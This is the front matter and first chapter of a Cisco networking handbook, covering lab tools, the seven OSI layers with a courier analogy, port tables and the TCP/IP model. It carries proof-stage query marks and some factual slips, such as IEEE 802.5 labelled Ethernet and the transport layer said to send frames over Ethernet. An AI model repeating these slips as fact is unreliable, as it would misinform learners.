Cisco Networks

Engineers' Handbook of Routing, Switching, and Security with IOS, NX-OS, and ASA

—

Second Edition

—

Chris Carthern
William Wilson
Noel Rivera

Apress®

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This book is dedicated to Chadwick Boseman who was a real-life superhero who inspired generations to take up the mantle and make sure his legacy lives on through us. Wakanda Forever.

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About the Authors

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Chris Carthern is a senior network engineer with 15 years of experience in the network engineering field. He is responsible for designing, implementing, and maintaining wide area and campus area networks. Carthern obtained his BS (honors) in computer science from Morehouse College and his MS in systems engineering from the University of Maryland, Baltimore County (UMBC). He holds the following certifications: Cisco Certified Network Professional (CCNP), Certified Information Systems Security Professional (CISSP), and Brocade Certified Network Professional (BCNP).

AU2

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—Chris Carthern

Introduction

Cisco Networks, Second Edition is a practical guide and desk reference for Cisco engineers. For beginning and experienced network engineers tasked with building LAN (local area network), WAN (wide area network), and data center connections, this book lays out clear directions for installing, configuring, and troubleshooting networks with Cisco devices. What is new is this edition includes discussions about software-defined (SD) networks and building Dynamic Multipoint VPNs (DMVPNs) using IPSec (Internet Protocol Security) Virtual Private Networks (VPNs). A new chapter on Quality of Service (QoS) has been added to teach managing network resources by prioritizing specific types of network traffic. The second edition has an updated wireless section which focuses on an updated controller and integration with Cisco Identity Services Engine (ISE) and Cisco Prime Infrastructure. The emphasis throughout is on solving the real-world challenges engineers face in configuring network devices, rather than on exhaustive descriptions of hardware features.

This practical desk companion doubles as a comprehensive overview of the basic knowledge and skills needed by CCNA and CCNP exam takers. It distils a comprehensive library of cheat sheets, lab configurations, and advanced commands that the authors assembled as senior network engineers. Prior familiarity with Cisco routing and switching is desirable but not necessary, as the authors start their book with a review of network basics and move on to configuring routers and switches from a beginner level. The purpose of this book is to provide a practical guide for network engineers who work with Cisco devices on a daily basis. This book is not a Cisco certification guide, but you will learn key concepts that will be on exams to include the CCNA and CCNP. This book intends to be a day-to-day reference for the daily tasks you perform as a network engineer.

This book will cover advanced topics such as configuring wireless networks, securing your networks, and covering best practices. Learn how to strengthen your networks with VPNs and security devices and deployment using Cisco Identity Services Engine (ISE). By the end of the book, you will have mastered deploying Cisco networks.

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CHAPTER 1

Introduction to Practical Networking

This chapter begins by discussing a few of the tools that you will use throughout the book. Next, we cover the OSI (Open Systems Interconnection) model and discuss how it relates to networking. We talk about all seven layers of the OSI model. Then we move on to the TCP/IP model and show its relation to the OSI model. We end the chapter discussing well-known port numbers, the different types of networks, and Cisco's hierarchical internetwork model.

So you want to become a good network engineer? Let us give you some advice: do not believe that you know everything there is to know about networking. No matter what certifications or years of experience you have, there will always be gaps in knowledge and people who know or have experienced issues that you may not have. Troubleshoot issues systematically from layer to layer. Use your resources—such as this book! You can never have too many resources at your disposal in your toolbox. Do not be afraid to ask for help. Do not be ashamed because you cannot resolve a problem. That is why we have teams of engineers. Everyone has their expertise, and we must use each to our advantage. Remember when dealing with networks, it is always better to have a second pair of eyes and another brain to help resolve issues quickly. This will help you save time and stop you from working in circles. You want to know how you can become a good network engineer? Start by reading this book and complete the lab exercises to reinforce what you have learned. The rest will come from experience on the job. Practice makes perfect!

Tools of the Trade

The best way to learn is by doing, and the best way to remember is by repetition. In order to learn real-life network designs and issues, it is best to have a lab. You can have a real or a virtual lab; however, it is more cost effective to have a virtual lab. In modern times, almost all vendors have implementations of their devices in virtual machines (VMs), many of them with significant trial periods that allow you to learn the basics of the technology. However, if you or your organization can afford, it is always best to have a lab with real physical devices since virtual devices have limitations or do not implement all features of the real physical devices. Some limitations of virtual devices are discussed in Appendix A.

AU1

To become proficient at anything, practice is needed, and to be efficient, tools are needed. Our tool of choice to practice and simulate network topologies is the Emulated Virtual Environment Next Generation, or EVE-NG for short. The reason why EVE-NG is our tool of choice is its clientless approach and HTML-based user interface. EVE-NG supports a wide range of virtual machine templates for fast virtual machine editing and instantiation, Docker containers, HTML5 device console, and VNC/RDP display over a VNC/RDP client or via HTML5; and it's a multiuser environment with independent pods per user and user teaming possibilities. Additionally, Wireshark is integrated into EVE-NG to facilitate packet captures (PCAPs) and

AU2

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_1

protocol studies. If you run EVE-NG on a dedicated server, you can access your lab on the go and interact with the devices via the HTML5 console or the HTML5 thin client desktop; alternatively, you can VPN into your network for a native console feel.



Figure 1-1. *EVE-NG web-based UI*

AU3

Another great simulation environment tool is the Graphical Network Simulator-3 (GNS3), and our tool of choice to peek into the network packets is Wireshark. There are other tools that you can use, but we found these two to be the easiest and most straightforward. Just in case you want to look at other options, a quick Internet search for "network simulators" and "network sniffers" will provide a list of the available alternatives to GNS3 and Wireshark, respectively.

GNS3 provides a simple all-in-one distribution that integrates Wireshark, VirtualBox, Qemu, and Dynamips among other tools, allowing simulation of network devices and virtualized workstations or servers. A simple visit to `www.gns3.com` and `www.wireshark.org` or a search on YouTube will glean vast amounts of information on how to use the tools. You need to be able to get an IOS (Internetwork Operating System) image; do not violate any license agreements. We will use GNS3 and Wireshark exclusively throughout this book.

Cisco Packet Tracer is a network simulation tool that allows you to simulate the configuring, operation, and troubleshooting of network devices. For more information, visit `www.netacad.com/web/about-us/cisco-packet-tracer`.

Cisco Virtual Internet Routing Lab (VIRL) is a network simulation tool that uses virtual machines running the same IOS as Cisco's routers and switches. It allows you to configure and test real-world networks using IOS, IOS-XE, IOS-XR, and NX-OS. For more information, visit `http://virl.cisco.com`. For the 1.x branch of the application, VIRL was the name of the personal product, and Cisco Modeling Labs (CML) was the corporate version. In version 2.0, the names were merged, and VIRL is being renamed to CML Personal Edition. CML 2.0 Personal Edition is a significant improvement over VIRL 1.x. It replaced the thick client with an HTML5 interface and made several efficiency updates. It is available at `https://learningnetworkstore.cisco.com/cisco-modeling-labs-personal/cisco-cml-personal`.

Open Systems Interconnection (OSI) Model

Before we define the OSI model, let's talk about why it should be important to you. First, the OSI model is something you should understand and not just gloss over. We understand that the thought of the model can put people to sleep if you have not had that morning coffee yet, but it can be an immense aid if you know how protocols communicate with one another and how each layer operates with another. How is it that a PC can communicate using so many protocols, or why can many companies create technologies that interoperate with others' technologies? Even though you may be a network engineer and think that you will only work at layers 2 and 3, it is important to know and understand how all the layers of OSI function. This will aid you when it comes to troubleshooting layer 1 and many of the applications you may use to monitor your devices. If you know the OSI model, you can create your own troubleshooting methodology. Gaining the theory and the hands-on practice allows you to know which layers to troubleshoot after you have tested a cable, as data gets closer to the device of the end user. Now that you know how important it is, let's talk about the OSI model.

The OSI model is a conceptual model, also known as the *seven-layer model*, which was established by the International Organization for Standardization (ISO) and the International Telecommunication Union Telecommunication Standardization Sector (ITU-T) to develop commonality in function and interface between communication protocols.

It is important to note that the OSI model is not a set rule but merely a reference guide for vendors to follow so that their products can interface with one another. The seven layers can be seen in Table 1-1. The purpose of the model is to allow multivendor networks to interoperate independently and only require knowledge of interfaces between layers.

Table 1-1. *OSI Model*

Layer Number	Name of Layer
7	Application
6	Presentation
5	Session
4	Transport
3	Network
2	Data link
1	Physical

The OSI model breaks up/groups functions of communication into seven logical layers: physical, data link, network, transport, session, presentation, and application. Each layer supports the layer above it and is served by the level below it. It is important to note that processing is self-contained and transparent to the other layers. The application, presentation, and session layers define how applications within end units communicate with one another and users. Traditional examples of end units on a network are PCs, servers, printers, and scanners. However, with the evolution of the Web of Things, even your appliances and lightbulbs could be end units.

The physical, data link, network, and transport layers define how data is transmitted from source to destination. The lower layers are important in the processing of intermediary devices such as routers. Table 1-1 shows the seven layers. The layers will be discussed in more detail later in the chapter.

The following are some of the advantages of the OSI model:

- It standardizes the industry and defines what occurs at each layer of the model.
- By standardizing network components, it allows many vendors to develop products that can interoperate.
- It breaks the network communication processes into simpler and smaller components, allowing easier development, troubleshooting, and design.
- Problems in one layer will be isolated to that layer during development, in most cases.

The application layer interfaces with users using a computer or other devices and is also responsible for communications between users or hosts. The bottom four layers—physical, data link, network, and transport—define how data is transported through the physical medium, as well as through network devices (i.e., routers). The upper three layers—session, presentation, and application—know nothing about networking. Table 1-2 shows the functions of each layer in the OSI model.

Table 1-2. *Functions of Layers in the OSI Model*

Layer #	OSI Model Layer	Function	CEO Letter Analogy
7	Application	Support for application and end user processes	The CEO of a company in New York decides they need to send a letter to a peer in Los Angeles. They dictate the letter to their administrative assistant.
6	Presentation	Data representation and translation, encryption, and compression	The administrative assistant transcribes the dictation into writing.
5	Session	Establishes, manages, and terminates sessions between applications	The administrative assistant puts the letter in an envelope and gives it to the mail room. The assistant doesn't actually know how the letter will be sent, but they know it is urgent, so they instruct, "Get this to its destination quickly."
4	Transport	Data transfer between end systems and hosts, connections, segmentation and reassembly, acknowledgments and retransmissions, flow control and error recovery	The mail room must decide how to get the letter where it needs to go. Since it is a rush, the people in the mail room decide they must use a courier. The company must also decide if they would like a delivery receipt notification or if they will trust the courier service to complete the task (TCP vs. UDP). The envelope is given to the courier company to send.
3	Network	Switching and routing; logical addressing, error handling, and packet sequencing	The courier company receives the envelope, but it needs to add its own handling information, so it places the smaller envelope in a courier envelope (encapsulation). The courier then consults its airplane route information and determines that to get this envelope to Los Angeles, it must be flown through its hub in Dallas. It hands this envelope to the workers who load packages on airplanes.

(*continued*)

Table 1-2. (*continued*)

Layer #	OSI Model Layer	Function	CEO Letter Analogy
2	Data link	Logical link control (LLC) layer, media access control (MAC) layer, data framing, addressing, error detection and handling from the physical layer	The workers take the courier envelope and affix a tag with the code for Dallas. They then put it in a handling box and load it on the plane to Dallas.
1	Physical	Encoding and signaling, physical transmission of data, defining medium specifications	The plane flies to Dallas.
2	Data link	Logical link control layer, media access control layer, data framing, addressing, error detection and handling from the physical layer	In Dallas, the box is unloaded, and the courier envelope is removed and given to the people who handle routing in Dallas.
3	Network	Switching and routing; logical addressing, error handling, and packet sequencing	The tag marked "Dallas" is removed from the outside of the courier envelope. The envelope is then given to the airplane workers for it to be sent to Los Angeles.
2	Data link	Logical link control layer, media access control layer, data framing, addressing, error detection and handling from the physical layer	The envelope is given a new tag with the code for Los Angeles, placed in another box, and loaded on the plane to Los Angeles.
1	Physical	Encoding and signaling, physical transmission of data, defining medium specifications	The plane flies to Los Angeles.
2	Data link	Logical link control layer, media access control layer, data framing, addressing, error detection and handling from the physical layer	The box is unloaded, and the courier envelope is removed from the box. It is given to the Los Angeles routing office.
3	Network	Switching and routing; logical addressing, error handling, and packet sequencing	The courier company in Los Angeles sees that the destination is in Los Angeles and delivers the envelope to the destination CEO's company.

(*continued*)

Table 1-2. (*continued*)

Layer #	OSI Model Layer	Function	CEO Letter Analogy
4	Transport	Data transfer between end systems and hosts, connections, segmentation and reassembly, acknowledgments and retransmissions, flow control and error recovery	The mail room removes the inner envelope from the courier envelope and delivers it to the destination CEO's assistant.
5	Session	Establishes, manages, and terminates sessions between applications	The assistant takes the letter out of the envelope.
6	Presentation	Data representation and translation, encryption, and compression	The assistant reads the letter and decides whether to give the letter to the CEO, transcribe it to email, or call the CEO.
7	Application	Support for application and end user processes	The CEO receives the message that was sent by their peer in New York.

Now that we know the function of each layer, we will dive into each layer individually and bring them all together after all seven layers have been discussed. Now let's dive into a practical demonstration of the layers using EVE-NG's web console Wireshark packet capture. Figure 1-2 illustrates the OSI layers for a DNS query packet capture and how the mapping is achieved between the upper layer protocols and the lower layer protocols.



Figure 1-2. *Wireshark DNS packet capture and OSI layers*

Physical Layer

AU4 The *physical layer* represents any medium—be it air, copper, glass, or vacuum—that is used to transmit data. The physical layer protocol must define the requirements and rules for creation, maintenance, and termination of the communications channel. In the context of the OSI model, the physical layer receives frames from the data link layer and converts them into signals, ones and zeros, to be transmitted over the chosen medium. Examples of transmission media and the technologies used to transmit data over them are AU5 electromagnetic waves (a.k.a. *wireless*) for air, photonics (a.k.a. *laser*) for glass (a.k.a. *fiber*), and electrical pulses for metallic conductors, such as copper (a.k.a. *CAT 6 Ethernet*). This layer must also specify the relationship between devices and a physical transmission medium to include layouts of pins, voltages, signal timing, frequency, number of waves, light spectrum, data rates, maximum transmission distances, and link activation and deactivation. For physical layer protocols to be useful for networking, they must be able to

add context to the data being sent; this context is inserted with the use of a synchronization flag or preamble to delimit one transmission context from another. In summary, the goals of a physical layer protocol are to specify the following:

- The medium of transmission
- The physical manifestation of energy for transmission (e.g., light)
- The channel characteristics (half duplex, full duplex, serial, parallel)
- The methods for error recovery
- The timing for synchronization
- The range of transmission
- The energy levels used for transmission

Data Link Layer

The *data link layer* provides services to the layer above it (the network layer) and provides error handling and flow control. This layer must ensure that messages are transmitted to devices on a *local area network* (LAN) using physical hardware addresses. It also converts packets sent from the network layer into frames to be sent out to the physical layer to transmit. The data link layer converts packets into frames, adding a header containing the device's physical hardware source and destination addresses, flow c*ontrol*, and *checksum data* (CRC). The additional information is added to packets from a layer, or a capsule around the original message, and when the message is received at the distant end, this capsule is removed before the frame is sent to the network layer for processing at that layer. The data frames created by the data link layer are transmitted to the physical layer and converted into some type of signal (electrical or electromagnetic). Please note that devices at the data link layer do not care about logical addressing, only physical. Routers do not care about the actual location of your end user devices, but the data link layer does. This layer is responsible for the identification of the unique hardware address of each device on the LAN.

The data link layer is separated into two sublayers:

- *Media access control (MAC) 802.3*: This layer is responsible for how packets are transmitted by devices on the network. Media access is first come/first served, meaning all the bandwidth is shared by everyone. Hardware addressing is defined here, as well as the signal path, through physical topologies, including error notification, correct delivery of frames, and flow control. Every network device, computer, server, IP camera, and phone has a MAC hardware address.
- *Logical link control (LLC) 802.2*: This layer defines and controls error checking and packet synchronization. LLC must locate network layer protocols and encapsulate the packets. The header of the LLC lets the data link layer know how to process a packet when a frame is received.

As mentioned, the MAC layer is responsible for error notification, but this does not include error correction; this responsibility goes to the LLC. When layer 2 frames are received at the end device, the LLC recalculates the checksum to determine if the newly calculated value matches the value sent with the frame. The end device will transmit an acknowledgement signal to the transmitting end unit if the checksum values match. Else, the transmitting end device will retransmit the frame, since it is likely the frame arrived at its destination with corrupted data or did not arrive at all.

Examples of data link layer technologies include

- *Fiber Distributed Data Interface (FDDI)*: A legacy technology, but it may still be used in some networks today.
- *Asynchronous Transfer Mode (ATM)*: A legacy technology, but it may still be used in some networks today.
- Institute of Electrical and Electronics Engineers (IEEE) 802.2 (LLC).
- IEEE 802.3 (MAC).
- *Frame Relay*: A legacy technology, but it may still be used in some networks today.
- PPP (Point-to-Point Protocol).
- *High-Level Data Link Control (HDLC)*: A legacy technology, but it may still be used in some networks today.

Network Layer

The *network layer* provides logical device addressing, determines the location of devices on the network, and calculates the best path to forward packets. Routers are network layer devices that provide routing within networks. This layer provides routing capabilities, creating logical paths or virtual circuits to transmit packets from source to destination. The network layer handles logical packet addressing and maps logical addresses into hardware addresses, allowing packets to reach their endpoint. This layer also chooses the route that packets take, based on factors such as link cost, bandwidth, delay, hop count, priority, and traffic.

A *network* is a collection of many devices, each connected in some manner, which has logical addressing that allows communication throughout the network, including the devices connected to it. This communication follows the OSI model using the network, data link, and physical layers. To understand how packets are processed by network layer devices, let's look at a simplified example in Figure 1-3. The computer with IP address 192.168.1.1 sends a packet to a router interface; the destination IP address is evaluated by Router 1. Router 1 checks to determine if the destination IP is in one of its local networks. IP address 192.168.2.1 is in the router's routing table and is not directly connected to either of its local networks. Router 1 forwards the packet through interface FastEthernet0/0 (F0/0), as stated in its routing table. Router 2 receives the packet and performs a lookup in its routing table to determine how to route the packet it has received. If the packet is in its routing table, it will forward the packet; else, it will drop the packet. The router sees the IP address in its local routing table and forwards the packet to its destination.



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Figure 1-3. *Networking example*

Network layer examples include routing protocols such as Open Shortest Path First (OSPF), Routing Information Protocol (RIP), Enhanced Interior Gateway Routing Protocol (EIGRP), Border Gateway Protocol (BGP), Internet Protocol version 4/6 (IPv4/IPv6), Internet Group Management Protocol (IGMP), and Internet Control Message Protocol (ICMP).

Transport Layer

The *transport layer* segments and reassembles data for the session layer. This layer provides end-to-end transport services. The network layer allows this layer to establish a logical connection between source and destination hosts on a network. The transport layer is responsible for establishing sessions and breaking down virtual circuits. The transport layer communications can be connectionless or connection-oriented, also known as *reliable*. AU6

Flow control ensures data integrity at the transport layer by using reliable data transport. Reliable data transport uses connection-oriented sessions between end systems. The following are some of the benefits:

- Acknowledgement sent from the receiver to the sender upon receipt of the segments.
- If a segment is not acknowledged, it will be retransmitted by the sender.
- Segments are reorganized into their proper order once received at the destination.
- Congestion, overloading, and data loss are avoided through flow control.

Connection-Oriented

In reliable transport, when a device wants to transmit, it must set up connection-oriented communication by creating a session with a remote device. The session is set up by completing a three-way handshake. Once the three-way handshake is complete, the session resembles a virtual circuit for the communication. A connection-oriented session implies that the method of communication is bidirectional, and the receiving party is expected to acknowledge the data received. The connection-oriented session analogy is akin to having a conversation (not a monologue) with someone. After the transfer is complete, the session is terminated, and the virtual circuit is torn down. During the establishment of the reliable session, both hosts must negotiate and agree to certain parameters to begin transferring data. Once the connection is synchronized and established, traffic can be processed. Connection-oriented communication is needed when trying to send files via file transfer, as a connection must be made before the files can be sent. Connectionless communication is used for applications that require fast performance, such as video chatting.

Session Layer

The *session layer* is responsible for establishing, managing, and terminating sessions between local and remote applications. This layer controls connections between end devices and offers three modes of communication: full-duplex, half-duplex, or simplex operation. The session layer keeps application data away from other application data. This layer performs reassembly of data in connection-oriented mode while data is passed through, whereas data is not modified when using connectionless mode. The session layer is also responsible for the graceful close of sessions, creating checkpoints, and recovery when data or connections are interrupted. This layer has the ability to resume connections or file transfers where they stopped last. AU7

Examples of the session layer include

- *Structure Query Language (SQL)*: An IBM development designed to provide users with a way to define information requirements on local and remote systems
- *Remote Procedure Call (RPC)*: A client-server redirection tool used for disparate service environments
- *Network File System (NFS)*: A Sun Microsystems development that works with TCP/IP and UNIX desktops to allow access to remote resources

Presentation Layer

The *presentation layer* translates data, formats code, and represents it to the application layer. This layer identifies the syntax that different applications use and encapsulates presentation data into session protocol data units and passes these to the session layer, ensuring that data transferred from the local application layer can be read by the application layer at the remote system. The presentation layer translates data into the form that specific applications recognize and accept. If a program uses a non-ASCII code page, this layer will translate the received data into ASCII. This layer also encrypts data to be sent across the network. The presentation layer also can compress data, which increases the speed of the network. If the data is encrypted, it can only be decrypted at the application layer on the receiving system.

Examples of presentation layer standards include

- *Joint Photographic Experts Group (JPEG)*: Photo standards
- *Moving Picture Experts Group (MPEG)*: Standard for compression and coding of motion video for CDs
- *Tagged Image File Format (TIFF)*: A high-resolution graphics format
- *Rich Text Format (RTF)*: A file format for exchanging text files from different word processors and operating systems

Application Layer

AU8

The *application layer* interfaces between the programs sending and receiving data. This layer supports end user applications. Application services are made for electronic mail (email), Telnet, File Transfer Protocol (FTP) applications, and file transfers. Quality of Service, user authentication, and privacy are considered at this layer due to everything being application specific. When you send an email, your email program contacts the application layer.

The following are popular applications within the application layer:

- *World Wide Web (WWW)*: Presents diverse formats—including multimedia such as graphics, text, sound, and video connecting servers—to end users.
- *Email*: Simple Mail Transfer Protocol (SMTP) and Post Office Protocol version 3 (POP3) are used to allow sending and receiving, respectively, of email messages between different email applications.

The OSI Model: Bringing It All Together

Table 1-3 shows the functions of each layer in the OSI model, including the common protocols, hardware, and data associated with each layer.

Table 1-3. *The Functions of Each Layer in the OSI Model*

Name of Layer	Unit of Data Type	Purpose	Common Protocols	Hardware
Application	User data	Application data	DNS, BOOTP, DHCP, SNMP, RMON, FTP, TFTP, SMTP, POP3, IMAP, NNTP, HTTP, Telnet, HTTPS, ping, NSLOOKUP, NTP, SFTP	Gateways, proxy servers, application switches, content filtering firewalls
Presentation	Encoded user data	Application data representation	SSL, shells and redirectors, MIME, TLS (Transport Layer Security)	Gateways, proxy servers, application switches, content filtering firewalls
Session	Session	Session between local and remote devices	NetBIOS, sockets, named pipes, RPC, RTP, SIP, PPTP	Gateways, proxy servers, application switches, content filtering firewalls
Transport	Datagrams/ segments	Communication between software processes	TCP, UDP, and SPX	Gateways, proxy servers, application switches, content filtering firewalls
Network	Datagrams/ packets	Messages between local and remote devices	IP, IPv6, IP NAT, IPsec, Mobile IP, ICMP, IPX, DLC, PLP, routing protocols such as RIP and BGP, ICMP, IGMP, IP, IPSec	Routers, layer 3 switches, firewalls, gateways, proxy servers, application switches, content filtering firewalls
Data link	Frames	Low-level messages between local and remote devices	IEEE 802.2 LLC, IEEE 802.3 (MAC) Ethernet family, CDDI, IEEE 802.11 (WLAN, Wi-Fi), HomePNA, HomeRF, ATM, PPP, ARP, HDLC, RARP	Bridges, switches, wireless access points (Aps), NICs, modems, cable modems, DSL modems, gateways, proxy servers, application switches, content filtering firewalls
Physical	Bits	Electrical or light signals sent between local devices	Physical layers of most of the technologies listed for the data link layer, IEEE 802.5 (Ethernet), 802.11 (Wi-Fi), E1, T1, DSL	Hubs, repeaters, NICs, modems, cable modems, DSL modems

Let's bring the OSI model together in a way where you can see the importance of each layer. How about using Firefox to browse to a website on a computer? You type **apress.com** into the web browser to contact the web server hosting the content you are requesting. This is at the application layer.

The presentation layer converts data in a way that allows images and text to be displayed and sounds to be heard. Formats at the presentation layer include ASCII, MP3, HTML, and JPG. When you requested to be directed to the apress.com web page, a TCP connection was created to the server using port 80. Each TCP connection is a session maintained by the session layer. The transport layer creates the TCP connections to break the web pages into datagrams that can be reassembled in the correct order and forwarded to the session layer. The network layer uses IP to locate the IP address of the web server via your default gateway. The web request is now sent to the data link layer, and it knows to use Ethernet to send the request. Finally, the transport layer uses the Ethernet for its transport protocol and forwards the website request to the server.

Table 1-4 shows many examples of applications and how each layer supports another.

Table 1-4. *Examples of Applications and How Each Layer Helps the Applications Come Together*

Application	Presentation	Session	Transport	Network	Data Link	Physical
Email	POP/SMTP	110/25	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
Websites	HTTP	80	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
Directory services, name resolution	DNS	53	TCP/ UDP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
Remote sessions	Telnet	23	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
Network management	SNMP	161, 162	UDP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
File services	NFS	RPC Portmapper	UDP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
File transfers	FTP	20/21	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX
Secure websites	HTTPS	443	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–5, ISDN, ADSL, ATM, FDDI, COAX
Secure remote sessions	SSH	22	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1–6, ISDN, ADSL, ATM, FDDI, COAX

TCP/IP

TCP/IP is the most used network protocol. Since you now have a firm grasp of the OSI model, we will display the correlation between the TCP/IP and OSI models. As discussed, the OSI model has seven layers, and the TCP/IP has four layers. Table 1-5 shows the comparison between the OSI and TCP/IP.

Table 1.5 *OSI Model Comparison to the TCP/IP Model with Functions of Each Layer*

OSI Model	TCP/IP Model	Function
Application	Application	The application layer defines TCP/IP application protocols and how programs interface with transport layer services using the network.
Presentation		
Session		
Transport	Transport (host to host)	The transport layer handles communication session management between end systems. It also defines the level of service and the status of connections.
Network	Internetwork	The Internet layer encapsulates data into IP datagrams, containing source and destination addresses used to route datagrams between end systems.
Data link	Network interface	The network interface layer defines how data is actually sent through the network, including hardware devices and network media such as cables.
Physical		

The application, presentation, and session layers in the OSI model correspond to the application layer in the TCP/IP model. The transport layer in the OSI model correlates with the transport layer in the TCP/IP model. The network layer in the OSI model correlates with the Internet layer in the TCP/IP model. The data link and physical layers correspond with the network interface layer in the TCP/IP model.

